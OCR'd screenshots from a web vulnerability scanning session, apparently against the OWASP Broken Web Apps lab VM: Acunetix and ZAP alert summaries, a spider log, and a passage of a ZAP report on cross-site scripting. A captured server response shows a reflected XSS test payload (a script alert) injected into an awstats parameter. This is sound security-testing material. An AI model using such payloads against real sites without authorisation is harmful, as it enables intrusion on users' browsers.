
Acunetix Threat Level 3


One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	160
High	68
Medium	20
Low	29
Informational	43

Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
Welcome to OWASP ZAP
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
If you are new to ZAP then it is best to start with one of the options below.
Automated Scan
Manual Explore
Learn More
History
Search
Alerts
Output
Active Scan
New Scan
Progress:
--Select Scan--
0%
Current Scans: 0
Num requests: 0
New Alerts: 0
Export
Id
Req. Timestamp
Resp. Timestamp
Met...
URL
Co...
Reason
R...
Size Resp. He...
Size Resp. ...
Alerts
Current Scans


Quick Start
Request
Response
Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://192.168.56.101
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Not started


History
Search
Alerts
Output
Active Scan
Spider
New Scan
Progress: 0: http://192.168.56.101
54%
Current Scans: 1
URLs Found: 2630
Nodes Added: 751
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET http://192.168.56.101 Seed
GET http://192.168.56.101/robots.txt Seed
GET http://192.168.56.101/sitemap.xml Seed
GET http://www.owasp.org/ Out of Scope
GET http://www.owaspbwa.org/ Out of Scope
GET https://code.google.com/p/owaspbwa/wiki/UserGuide Out of Scope
GET https://sourceforge.net/p/owaspbwa/tickets/?limit=999... Out of Scope
GET http://192.168.56.101/WebGoat/attack
GET http://www.owasp.org/index.php/Category:OWASP_We... Out of Scope
GET http://192.168.56.101/webgoat.net/
GET https://www.owasp.org/index.php/Category:OWASP_W... Out of Scope
Alerts 0 4 10 1
Current Scans 0 0 0 0 0 1 0 0

History | Search | Alerts | Output | Active Scan | Spider

Alerts (17)
- Cross Site Scripting (Reflected) (5)
  - GET: http://192.168.56.101/awstats/awstats.pl?config=%3C%2Fspan%3
  - GET: http://192.168.56.101/awstats/awstats.pl?config=%3C%2Fspan%3
  - GET: http://192.168.56.101/awstats/awstats.pl?config=%3C%2Fspan%3
  - GET: http://192.168.56.101/awstats/awstats.pl?config=%3C%2Fspan%3
  - GET: http://192.168.56.101/awstats/awstats.pl?config=owaspbwa&fram
- Application Error Disclosure (7)
- Session ID in URL Rewrite (2651)
- Weak Authentication Method (2)
- X-Frame-Options Header Not Set (2952)
- Absence of Anti-CSRF Tokens (3296)
- Application Error Disclosure (11)
- Cookie No HttpOnly Flag (5376)

Alerts 1 4 11 1

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Date: Mon, 17 Jun 2019 19:10:29 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/
0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Cache-Control: public
Expires: Mon Jun 17 19:10:30 2019
Last-Modified: Mon, 17 Jun 2019 19:10:30 GMT
Vary: Accept-Encoding
Content-Length: 923
Content-Type: text/html; charset=
```

HTTP Response Header

```
<html><body>
<br /><span style="color: #880000">
Error: Couldn't open config file "awstats.&lt;/span&gt;&lt;script&gt;alert(1);&lt;/script&gt;&lt;span&gt;.conf" nor "awstats.conf" after searching in path
"/owaspbwa/owaspbwa-svn/usr/local/awstats/wwwroot/cgi-bin,/etc/awstats,/usr/local/etc/awstats,/etc,/etc/opt/awstats,/owaspbwa/owaspbwa-svn/etc/awstats": No
such file or directory
</span><br />
<br />
- <b>Did you use the correct URL ?</b><br />
Example: http://localhost/awstats/awstats.pl?config=mysite<br />
Example: http://127.0.0.1/cgi-bin/awstats.pl?config=mysite<br />
- <b>Did you create your config file 'awstats.</span><script>alert(1);</script><span>.conf' ?</b><br />
```

HTTP Body

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	6
Low	17
Informational	1

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically,